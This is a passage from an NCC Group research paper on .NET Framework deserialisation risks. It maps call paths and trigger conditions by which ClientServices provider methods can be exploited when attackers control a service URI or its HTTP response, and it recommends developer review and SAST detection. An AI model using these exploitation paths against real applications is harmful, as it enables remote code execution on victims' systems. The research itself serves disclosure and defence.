[SuppressMessage("Microsoft.Security", "CA2116:AptcaMethodsShouldOnlyCallAptcaMethods",
Justification="Reviewed and approved by feature crew")]
private bool ValidateByCallingIsLoggedIn(string username, ref CookieContainer cookies)
```

It happens when "_UsingWFCService=False".

This is called from a private method that is called by some public methods but first the 'ClientFormsAuthenticationMembershipProvider' class needs to be configured to have a seviceUri that does not end with '.svc' and 'tryToUseLastLoggedInUser=true' or 'lastLoggedInUser = username':

```
private bool ValidateUserCore(string username, string password, int rememberMeInt, ref int
promptCount, bool tryToUseLastLoggedInUser)
```

The rest is similar to 'ValidateUserCore' description for the first method above.

2. Second Class:

```
system\Extensions\ClientServices\Providers\ClientRoleProvider.cs
```

2.a. Method:

```
[SuppressMessage("Microsoft.Security", "CA2116:AptcaMethodsShouldOnlyCallAptcaMethods",
Justification="Reviewed and approved by feature crew")]
private void GetRolesForUserCore(IIdentity identity)
```

It happens when "_UsingWFCService=False". This is called by:

```
public override string[] GetRolesForUser(string username)
```

Apart from the serviceUri that should not end with '.svc' a number of other conditions should be met.

3. Third Class:

```
system\Extensions\ClientServices\Providers\ClientSettingsProvider.cs
```

3.a. First Method:

```
public static SettingsPropertyCollection GetPropertyMetadata(string serviceUri)
```

This can be exploited if the serviceUri does not end with '.svc' and its value or the http response can be controlled.

3.b. Second Method:

```
[SuppressMessage("Microsoft.Security", "CA2116:AptcaMethodsShouldOnlyCallAptcaMethods",
Justification="Reviewed and approved by feature crew")]
private void GetPropertyValuesFromWebCore(bool bubbleExceptionFromSvc)
```

It happens when "_UsingWFCService=False". This is called by:

```
private void GetPropertyValuesFromWeb()
```

That is called by the following method when 'GetIsCacheMoreFresh()=False':

```
private void GetPropertyValuesCore()
```

That is called by:

```
[SuppressMessage("Microsoft.Security", "CA2123:OverrideLinkDemandsShouldBeIdenticalToBase")]
[SecuritySafeCritical]
public override SettingsPropertyValueCollection GetPropertyValues(SettingsContext context,
SettingsPropertyCollection propertyCollection)
```

3.c. Third Method:

```
[SuppressMessage("Microsoft.Security", "CA2116:AptcaMethodsShouldOnlyCallAptcaMethods",
Justification="Reviewed and approved by feature crew")]
private Collection<string> SetPropertyValuesWebCore(SettingsPropertyValueCollection values, bool
cacheIsMoreFresh)
```

This is called by:

```
private Collection<string> SetPropertyValuesWeb(SettingsPropertyValueCollection values, bool
cacheIsMoreFresh)
```

This is called by the following method when 'GetIsCacheMoreFresh()=True:

```
private void GetPropertyValuesCore()
```

That is called by:

```
[SuppressMessage("Microsoft.Security", "CA2123:OverrideLinkDemandsShouldBeIdenticalToBase")]
[SecuritySafeCritical]
public override SettingsPropertyValueCollection GetPropertyValues(SettingsContext context,
SettingsPropertyCollection propertyCollection)
```

5 Conclusion

Several .NET Framework methods and classes have been identified throughout this research that can cause serious security issues if accepting user-supplied inputs. That said, this is ongoing research and this list should not be considered as the only affected methods and classes.

Microsoft has added security notes to most of them that can be useful when developing new code. However, it is recommended that .NET developers review their code to ensure applications are not affected by the use of these classes or methods.

This information can perhaps be added to Source Code Analysis Tools (SAST) as well to ensure that they are going to be picked up automatically in future code scans.

Finally, a number of new plugins have been added to the ysoserial.net project [3] as a proof of concept where possible.

6 Future work

In addition to searching for more formatters and serialisers, the usage of discovered methods or classes should also be searched in the .NET Framework and other common .NET libraries to identify all possible areas that might be exploitable.

A number of identified classes or methods in this research were flagged as ‘potentially dangerous’ which require further investigation to ensure whether their input parameters can be controlled, and how the deserialisation functionality can be triggered.

The dynamic list of methods and classes with security notes in .NET Framework needs to be kept updated to remain useful for the developers and security researchers. An automated tool or script can be created to perform this task by obtaining this data from https://github.com/dotnet/dotnet-api-docs. Ultimately, usage of these unsafe functions can be detected automatically to warn developers to only use trusted data or have sufficient validation mechanisms.

7 Appendices

7.1 Other known dangerous functions

The following list includes methods or classes with a security note that might not be directly related to the deserialisation issues:

CoGetInterfaceAndReleaseStream function

https://docs.microsoft.com/en-us/windows/desktop/api/combaseapi/nf-combaseapi-cogetinterfaceandreleasestream

CoReleaseMarshalData function

https://docs.microsoft.com/en-us/windows/desktop/api/combaseapi/nf-combaseapi-coreleasemarshaldata

CoUnmarshalInterface function

https://docs.microsoft.com/en-us/windows/desktop/api/combaseapi/nf-combaseapi-counmarshalinterface

OleLoadFromStream function

https://docs.microsoft.com/en-us/windows/desktop/api/ole/nf-ole-oleloadfromstream

7.2 References

[1] James Forshaw, *ARE YOU MY TYPE?* (2012), URL: https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf

[2] Alvaro Muñoz, Oleksandr Mirosh, *Friday the 13th JSON Attacks* (2017), URL: https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf

[3] Alvaro Muñoz, *ysoserial.net project*, URL: https://github.com/pwntester/ysoserial.net

[4] Jonathan Birch, *BlueHat v17* || *Dangerous Contents - Securing .Net Deserialization (2017)*, URL: https://www.slideshare.net/MSbluehat/dangerous-contents-securing-net-deserialization

[5] Soroush Dalili, *ASP.NET resource files (.RESX) and deserialisation issues (2018)*, URL: https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/august/aspnet-resource-files-resx-and-deserialisation-issues/

About NCC Group

NCC Group is a global expert in cyber security and risk mitigation, working with businesses to protect their brand, value and reputation against the ever-evolving threat landscape.

With our knowledge, experience and global footprint, we are best placed to help businesses identify, assess, mitigate & respond to the risks they face.

We are passionate about making the Internet safer and revolutionising the way in which organisations think about cyber security.

Headquartered in Manchester, UK, with over 35 offices across the world, NCC Group employs more than 2,000 people and is a trusted advisor to 15,000 clients worldwide.